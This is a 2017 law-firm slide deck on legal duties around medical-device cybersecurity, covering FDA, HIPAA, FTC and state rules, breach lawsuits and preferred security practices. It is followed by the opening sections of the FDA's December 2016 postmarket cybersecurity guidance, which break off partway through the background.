




**Debevoise
& Plimpton**

Legal Issues in Cybersecurity: Slides and Sourcebook

**MEDSec Conference 2017 ■ Security and
Privacy for the Internet of Medical Things**

San Jose, California ■ May 23, 2017

Jeremy Feigelson ■ jfeigels@debevoise.com



Legal Issues in Cybersecurity

MEDSec Conference 2017 ■ Security and Privacy for the Internet of Medical Things

San Jose, California ■ May 23, 2017

Jeremy Feigelson ■ jfeigels@debevoise.com

Agenda

- Threat Vectors (slides 3-6)
- Legal Vectors (slides 7-17)
- Incident Preparation and Response (slides 18-19)

Faces of the Cyber Threat



Hacktivists



State Actors



Competitors



Economic Criminals

Debevoise
& Plimpton



Insiders

High Risk for Healthcare

- Huge attack surface: ~ 10-15 connected devices per hospital bed
- Pace of change: do threats move faster than budgets, device lifecycles?
- Incentivized attackers: stolen healthcare record worth ~ 10x > financial account record on Dark Web
- Sharp increase in ransomware attacks, e.g. WannaCry
 - Even brief interruption to data access potentially devastating for healthcare organizations . . .
 - + ransoms typically set at near-nuisance levels . . .
 - Just pay the ransom?

High Risk for Healthcare

LILY HAY NEWMAN SECURITY 03.02.17 10:30 AM

MEDICAL DEVICES ARE THE NEXT SECURITY NIGHTMARE

There's a need to protect patients, so that attackers can't hack an insulin pump to administer a fatal dose. And vulnerable medical devices also connect to a huge array of sensors and monitors, making them potential entry points to larger hospital networks. That in turn could mean the theft of sensitive medical records, or a devastating ransomware attack that holds vital systems hostage until administrators pay up.

You'd think by now medical device companies would have learned something about security reform. Experts warn they haven't.

High Risk for Healthcare: Examples

- FDA Safety Communication, Jan. 2017: “these vulnerabilities [in St. Jude’s Medical Merlin@home transmitter] . . . could allow an unauthorized user . . .to remotely access a patient’s RF-enabled implanted cardiac device . . . which could result in rapid battery depletion and/or administration of inappropriate pacing or shocks”
- Animas press release, Oct. 2016: “a person could potentially gain unauthorized access to the [OneTouch Ping Pump] through its unencrypted radio frequency communication system”
- HHS Resolution Agreement, Oct. 2015: Theft of laptop used in connection with CT scanner exposes ePHI of 599 individuals; Lahey Clinic Hospital pays \$850,000 to resolve
- University of South Alabama research paper, Aug. 2015: students with “minimal security training” launched successful DDoS, brute force attacks on iStan medical mannequin

Where Does The Law Come In?



Where Does The Law Come In?

- Historically:
 - Cybersecurity seen as primarily a technical issue
- Now:
 - Steady increase in regulation, enforcement, legislation, litigation
 - Substantive – law now setting a bar for what a cybersecurity program must include & how good it must be
 - Disclosure - required disclosure of cyber risks, cyber breaches
- Who makes the law?
 - For medical devices, FDA primary but not (thus far) exclusive
 - Everybody into the pool

Where Does The Law Come In?



Where Does The Law Come In? FDA

- Food, Drug & Cosmetic Act gives FDA authority to regulate device safety
- Quality System Regulations require device manufacturers to address all risks, including cyber risk
- Guidance documents: pre- and post-market
 - Post-market guidance (Dec. 2016) spells out “Elements of an Effective Postmarket Cybersecurity Program”
 - Tracks the gold-standard National Institute of Standards and Technology (NIST) Framework
- Role of pre-market clearance, approval processes

Where Does The Law Come In? Non-FDA


- HHS: per HIPAA, covered entities (+ their business associates) must
 - have reasonable and appropriate administrative, technical, and physical safeguards for Protected Health Information
 - disclose breaches, including certain ransomware attacks
- Federal Trade Commission: cybersecurity practices cannot be “unfair” (inadequate/ “unreasonable”) or “deceptive” (contrary to disclosed practices)
- US State Laws: similar bars to unfairness, deception (see, e.g., recent NY AG settlements with 3 healthcare app makers); 48 states have breach disclosure requirements
- EU: New General Data Protection Regulation (effective May 2018) requires “appropriate” security; also, breach disclosure

Where Does The Law Come In? Non-FDA

- Court system: class action litigation; commercial disputes
- E.g., lawsuits over the Merlin@home transmitter:
 - Consumer class action filed vs. St. Jude, alleging breach of warranty, fraudulent concealment, negligence (Aug. 2016)
 - St. Jude sues short seller Muddy Waters Capital et al. for defamation, alleging a short-and-distort scheme (Sept. 2016)

Tech and Legal Standards Converge

Best Practice
Recognized In
Cybersecurity
Community



Government Turns Best
Practice Into Law

2015:
Center for
Internet Security
updates its 20
“Critical Security
Controls” (CSS)



2016:
California AG says compliance with
CSS also = compliance with state law
requiring “reasonable security”

Tech and Legal Standards Converge

CSS 15: Wireless
Access Control



California legal mandate to
address type of issues
raised in Animas
OneTouch Ping matter?

CSS 1 and 2:
Inventory of
Authorized and
Unauthorized
Devices, Software



California legal mandate to
police “shadow IT?”

Key Preferred Practices in Eyes of the Law

Governance

- Senior attention: C-suite, board, Chief Information Security Officer
- Culture of “security by design”
- Incident response plan: written, tested
- Employee training
- Diligence/supervision of vendors
- Diligence of M&A targets; post-acquisition cyber cleanup
- Information sharing (ISACs, ISAOs)

Tech

- Risk assessments + follow-up on same
- Mapping to NIST or other framework
- Testing of backup systems + other anti-ransomware initiatives
- Penetration testing (internal, external)
- Multifactor authentication
- Encryption - at rest, in transit
- Know your normal; check for variances
- Document retention hygiene

Key Preferred Practices in Eyes of the Law


- Do what “poster child” companies did not
 - Avoid the specific failures cited in high-profile cyber incidents, post-breach litigations and enforcement matters
- Do what security community recognizes as best practice
 - Keep pace with threats pursuant to NIST Framework, similar standards
- Do what the government encourages
 - Soft guidance: no force of law, but likely = guidepost for enforcement
 - E.g., FDA Postmarket Management of Cybersecurity in Medical Devices (Dec. 2016) (“Contains Nonbinding Recommendations”); FTC report, Internet of Things: Privacy & Security in a Connected World (2015); California AG Data Breach Report (2016)

How Can InfoSec and Legal Help Each Other?




- Assess together how your organization's actual practices compare to current/emerging best practices
- Risk-based approach to close any delta; then lather, rinse, repeat
- Work together to protect attorney-client privilege

The Crush of a Major Incident



Hallmarks of Effective Incident Preparation



Questions? Debevoise Cyber Contacts

US:



Jeremy Feigelson
jfeigelson@debevoise.com
+1 212 909 6230



Jim Pastore
jipastore@debevoise.com
+1 212 909 6793



Luke Dembosky
ldembosky@debevoise.com
+1 202 383 8020

UK and Europe:



Dr. Thomas Schürle
tschuerrle@debevoise.com
+49 69 2097 5000



Jane Shvets
jshvets@debevoise.com
+44 20 7786 9163



Robert Maddox
rmaddox@debevoise.com
+44 20 7786 5407

Asia:



Mark Johnson
mdjohnson@debevoise.com
+852 2160 9861



Naomi Aoyama
naoyama@debevoise.com
+813 4570 6683

Questions?

Digital sourcebook of materials cited in this presentation is available upon request:

jfeigels@debevoise.com

Postmarket Management of Cybersecurity in Medical Devices

Guidance for Industry and Food and Drug Administration Staff

Document issued on December 28, 2016.

The draft of this document was issued on January 22, 2016.

For questions regarding this document, contact Suzanne Schwartz, Center for Devices and Radiological Health, Food and Drug Administration, 10903 New Hampshire Ave., Bldg. 66, rm. 5434, Silver Spring, MD 20993-0002, 301-796-6937. For questions regarding this document as applied to devices regulated by CBER, contact the Office of Communication, Outreach and Development in CBER at 1-800-835-4709 or 240-402-8010 or ocod@fda.hhs.gov.



**U.S. Department of Health and Human Services
Food and Drug Administration
Center for Devices and Radiological Health
Office of the Center Director
Center for Biologics Evaluation and Research**

Preface

Public Comment

You may submit electronic comments and suggestions at any time for Agency consideration to <http://www.regulations.gov> . Submit written comments to the Division of Dockets Management, Food and Drug Administration, 5630 Fishers Lane, Room 1061, (HFA-305), Rockville, MD 20852. Identify all comments with the docket number FDA-2015-D-5105. Comments may not be acted upon by the Agency until the document is next revised or updated.

Additional Copies

CDRH

Additional copies are available from the Internet. You may also send an e-mail request to CDRH-Guidance@fda.hhs.gov to receive an electronic copy of the guidance. Please use the document number 1400044 to identify the guidance you are requesting.

CBER

Additional copies are available from the Center for Biologics Evaluation and Research (CBER), by written request, Office of Communication, Outreach, and Development (OCOD), 10903 New Hampshire Ave., Bldg. 71, Room 3128, Silver Spring, MD 20993-0002, or by calling 1-800-835-4709 or 240-402-8010, by email, ocod@fda.hhs.gov or from the Internet at <http://www.fda.gov/BiologicsBloodVaccines/GuidanceComplianceRegulatoryInformation/Guidances/default.htm>.

Table of Contents

I.	INTRODUCTION	4
II.	BACKGROUND	5
III.	SCOPE.....	8
IV.	DEFINITIONS.....	9
	A. COMPENSATING CONTROLS	9
	B. CONTROLLED RISK.....	9
	C. CYBERSECURITY ROUTINE UPDATES AND PATCHES.....	9
	D. CYBERSECURITY SIGNAL.....	10
	E. EXPLOIT	10
	F. PATIENT HARM	10
	G. REMEDIATION	11
	H. THREAT.....	11
	I. THREAT MODELING.....	11
	J. UNCONTROLLED RISK.....	12
	K. VULNERABILITY	12
V.	GENERAL PRINCIPLES.....	12
	A. PREMARKET CONSIDERATIONS.....	12
	B. POSTMARKET CONSIDERATIONS.....	13
	C. MAINTAINING SAFETY AND ESSENTIAL PERFORMANCE	14
VI.	MEDICAL DEVICE CYBERSECURITY RISK MANAGEMENT.....	15
	A. ASSESSING EXPLOITABILITY OF THE CYBERSECURITY VULNERABILITY	15
	B. ASSESSING SEVERITY OF PATIENT HARM	17
	C. EVALUATION OF RISK OF PATIENT HARM	17
VII.	REMEDATING AND REPORTING CYBERSECURITY VULNERABILITIES.....	18
	A. CONTROLLED RISK OF PATIENT HARM	19
	B. UNCONTROLLED RISK TO SAFETY AND ESSENTIAL PERFORMANCE	21
VIII.	RECOMMENDED CONTENT TO INCLUDE IN PMA PERIODIC REPORTS.....	25
IX.	CRITERIA FOR DEFINING ACTIVE PARTICIPATION BY A MANUFACTURER IN AN ISAO	25
X.	APPENDIX: ELEMENTS OF AN EFFECTIVE POSTMARKET CYBERSECURITY PROGRAM.....	27
	A. IDENTIFY	27
	I. MAINTAINING SAFETY AND ESSENTIAL PERFORMANCE	27
	B. PROTECT/DETECT	28
	I. VULNERABILITY CHARACTERIZATION AND ASSESSMENT.....	28
	III. ANALYSIS OF THREAT SOURCES.....	29
	IV. INCORPORATION OF THREAT DETECTION CAPABILITIES	29
	V. IMPACT ASSESSMENT ON ALL DEVICES	29
	C. PROTECT/RESPOND/RECOVER.....	29
	D. RISK MITIGATION OF SAFETY AND ESSENTIAL PERFORMANCE	30

Postmarket Management of Cybersecurity in Medical Devices

Guidance for Industry and Food and Drug Administration Staff

This guidance represents the current thinking of the Food and Drug Administration (FDA or Agency) on this topic. It does not establish any rights for any person and is not binding on FDA or the public. You can use an alternative approach if it satisfies the requirements of the applicable statutes and regulations. To discuss an alternative approach, contact the FDA staff or Office responsible for this guidance as listed on the title page.

I. Introduction

The Food and Drug Administration (FDA) is issuing this guidance to inform industry and FDA staff of the Agency's recommendations for managing postmarket cybersecurity vulnerabilities for marketed and distributed medical devices. In addition to the specific recommendations contained in this guidance, manufacturers are encouraged to address cybersecurity throughout the product lifecycle, including during the design, development, production, distribution, deployment and maintenance of the device¹. A growing number of medical devices are designed to be networked to facilitate patient care. Networked medical devices, like other networked computer systems, incorporate software that may be vulnerable to cybersecurity threats. The exploitation of vulnerabilities may represent a risk to health and typically requires continual maintenance throughout the product life cycle to assure an adequate degree of protection against such exploits. Proactively addressing cybersecurity risks in medical devices reduces the overall risk to health.

This guidance clarifies FDA's postmarket recommendations and emphasizes that manufacturers should monitor, identify, and address cybersecurity vulnerabilities and exploits as part of their postmarket management of medical devices. This guidance establishes a risk-based framework for assessing when changes to medical devices for cybersecurity vulnerabilities require reporting to the Agency and outlines circumstances in which FDA does not intend to enforce reporting requirements under 21 CFR part 806. 21 CFR part 806 requires device manufacturers or importers to report promptly to FDA certain actions concerning device corrections and removals. However, the majority of actions taken by manufacturers to address cybersecurity vulnerabilities and exploits, referred to as "cybersecurity routine updates and patches," are generally considered

¹ See FDA Guidance titled "Content of Premarket Submissions for Management of Cybersecurity in Medical Devices" (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM356190>)

Contains Nonbinding Recommendations

to be a type of device enhancement² for which the FDA does not require advance notification or reporting under 21 CFR part 806. For a small subset of actions taken by manufacturers to correct device cybersecurity vulnerabilities and exploits that may pose a risk to health, the FDA would require medical device manufacturers to notify the Agency.³ Risks to health posed by the device may result in patient harm. This guidance recommends how to assess whether the risk⁴ of patient harm is sufficiently controlled or uncontrolled. This assessment is based on an evaluation of the likelihood of exploit, the impact of exploitation on the device's safety and essential performance,⁵ and the severity of patient harm if exploited.

This document is not intended to provide guidance on reporting to FDA when a device has or may have caused or contributed to a death or serious injury as required by section 519 of the Federal Food, Drug, and Cosmetic Act (FD&C Act) and the Medical Device Reporting (MDR) Regulation in 21 CFR part 803. For an explanation of the current reporting and recordkeeping requirements applicable to manufacturers of medical devices, please refer to the Medical Device Reporting for Manufacturers Guidance (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM359566>).

For the current edition of the FDA-recognized standard(s) referenced in this document, see the FDA Recognized Consensus Standards Database Web site at <http://www.accessdata.fda.gov/scripts/cdrh/cfdocs/cfStandards/search.cfm>.

FDA's guidance documents, including this final guidance, do not establish legally enforceable responsibilities. Instead, guidances describe the Agency's current thinking on a topic and should be viewed only as recommendations, unless specific regulatory or statutory requirements are cited. The use of the word *should* in Agency guidance means that something is suggested or recommended, but not required.

II. Background

On February 19, 2013, the President issued Executive Order 13636 – Improving Critical Infrastructure Cybersecurity (EO 13636; <https://www.gpo.gov/fdsys/pkg/FR-2013-02-19/pdf/2013-03915.pdf>), which recognized that resilient infrastructure is essential to preserving national security, economic stability, and public health and safety in the United States. EO 13636

² See FDA Guidance titled: “Distinguishing Medical Device Recalls from Medical Device Enhancements” (<http://www.fda.gov/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM418469.pdf>).

³ See 21 CFR 806.10.

⁴ ANSI/AAMI/ISO 14971: 2007/(R)2010: *Medical Devices – Application of Risk Management to Medical Devices*, section 2.16 – definition of risk.

⁵ ANSI/AAMI ES60601-1:2005/(R)2012 and A1:2012, C1:2009/(R)2012 and A2:2010/(R)2012 (Consolidated Text) *Medical electrical equipment— Part 1: General requirements for basic safety and essential performance* (IEC 60601-1:2005, MOD), section 3.27 defines “Essential Performance” as performance of a clinical function, other than that related to basic safety, where loss or degradation beyond the limits specified by the manufacturer results in an unacceptable risk.”

Contains Nonbinding Recommendations

states that cyber threats to national security are among the most serious, and that stakeholders must enhance the cybersecurity and resilience of critical infrastructure. This includes the Healthcare and Public Health Critical Infrastructure Sector (HPH Sector). Furthermore, Presidential Policy Directive 21 – Critical Infrastructure Security and Resilience (PPD-21; <https://www.whitehouse.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil>) issued on February 12, 2013 tasks Federal Government entities to strengthen the security and resilience of critical infrastructure against physical and cyber threats such that these efforts reduce vulnerabilities, minimize consequences, and identify and disrupt threats. PPD-21 encourages all public and private 